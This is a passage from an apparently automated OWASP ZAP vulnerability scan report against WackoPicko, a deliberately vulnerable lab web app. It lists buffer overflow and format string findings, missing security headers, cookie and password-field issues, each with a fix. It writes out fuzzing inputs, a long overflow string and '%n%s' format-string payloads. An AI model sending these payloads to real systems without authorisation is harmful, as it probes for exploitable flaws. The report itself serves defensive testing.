Attack	POST http://10.1.2.6/WackoPicko/admin/index.php?page=HwinZGksDdqLpZyYeiUdsTfBIURDwnElkdwICnXWftRZCgpmJyeeyiXwJoudaZBCNBFrbLYokowhAQcmEiKetplDWcOHIFAvauyHYivUssMnalsxVglxgpiuleOZIpGrTNUYnDSKOikrfWxxLXJsDKrsLokJZjBfhLqoZdCGgbcQBbyrTLVNXWFKAvjY (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 26 Referer: http://10.1.2.6/WackoPicko/admin/index.php?page=log
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET
Parameter	page

Attack	GET http://10.1.2.6/WackoPicko/admin/index.php? page=nYRLkZykbrBtbcsrHkmtLPMCClHEMnvmjBpUcKeTPEmKHhrAjphQkIyyEQRbQZOloTWilvtnXpniNMrkhfsKCyeThBFEkrnCieKBlPuxkVKsDOWBniAVOrKajfmkYnANDcLsmCrRmxMiodwOQPsXiHMXncZMewqiUEcQqpdMWTtRQudeuMlgrWI Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Content-Length: 0 Referer: http://10.1.2.6/WackoPicko/ Cookie: PHPSESSID=u168t6cbr8qes8bsa7i2dj3mt6 Host: 1
Instances	3
Solution	Rewrite the background program using proper return length checking. This will require a recompile of the background executable.
Other information	Potential Buffer Overflow. The script closed the connection and threw a 500 Internal Server Error

Reference	https://www.owasp.org/index.php/Buffer_overflow_attack
CWE Id	120
WASC Id	7
Source ID	1

Medium (Medium)	**Format String Error**
Description	A Format String error occurs when the submitted data of an input string is evaluated as a command by the application.

URL	http://10.1.2.6/WackoPicko/admin/index.php? page=ZAP%25n%25s%0A
Method	GET
Parameter	page
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
URL	http://10.1.2.6/WackoPicko/admin? query=ZAP%25n%25s%0A
Method	GET
Parameter	query
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
URL	http://10.1.2.6/WackoPicko/admin/index.php? page=ZAP%25n%25s%0A
Method	POST
Parameter	page
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
Instances	3
Solution	Rewrite the background program using proper deletion of bad character strings. This will require a recompile of the background executable.
Other information	Potential Format String Error. The script closed the connection on a /%s

Reference	https://www.owasp.org/index.php/Format_string_attack
CWE Id	134
WASC Id	6
Source ID	1

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET

Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559065583
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/screen.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/stylings.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/print.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/pictures/recent.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/ie.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/doggie/Dog.jpg.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/toga/togasfs.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/house/hodjjgld.128_128.jpg

Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/flowers/flweofoee.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558979183
Method	GET
Parameter	X-Content-Type-Options
Instances	33
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	**Cookie No HttpOnly Flag**
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	1
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

Low (Medium)	**Password Autocomplete in Browser**
Description	The AUTOCOMPLETE attribute is not disabled on an HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.

URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	againpass
Evidence	<input type="password" name="againpass" />
Instances	8
Solution	Turn off the AUTOCOMPLETE attribute in forms or individual input elements containing password inputs by using AUTOCOMPLETE='OFF'.
Reference	http://www.w3schools.com/tags/att_input_autocomplete.asp https://msdn.microsoft.com/en-us/library/ms533486%28v=vs.85%29.aspx
CWE Id	525
WASC Id	15
Source ID	3

Low (Medium)	**Web Browser XSS Protection Not Enabled**

Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558979183
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559238383
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/sitemap.xml
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559065583
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	X-XSS-Protection

URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559151983
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/robots.txt
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/pic'%20+%20'check'%20+%20'.php
Method	POST
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	X-XSS-Protection
Instances	23
Solution	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
Other information	The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it: X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).
Reference	https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/
CWE Id	933
WASC Id	14
Source ID	3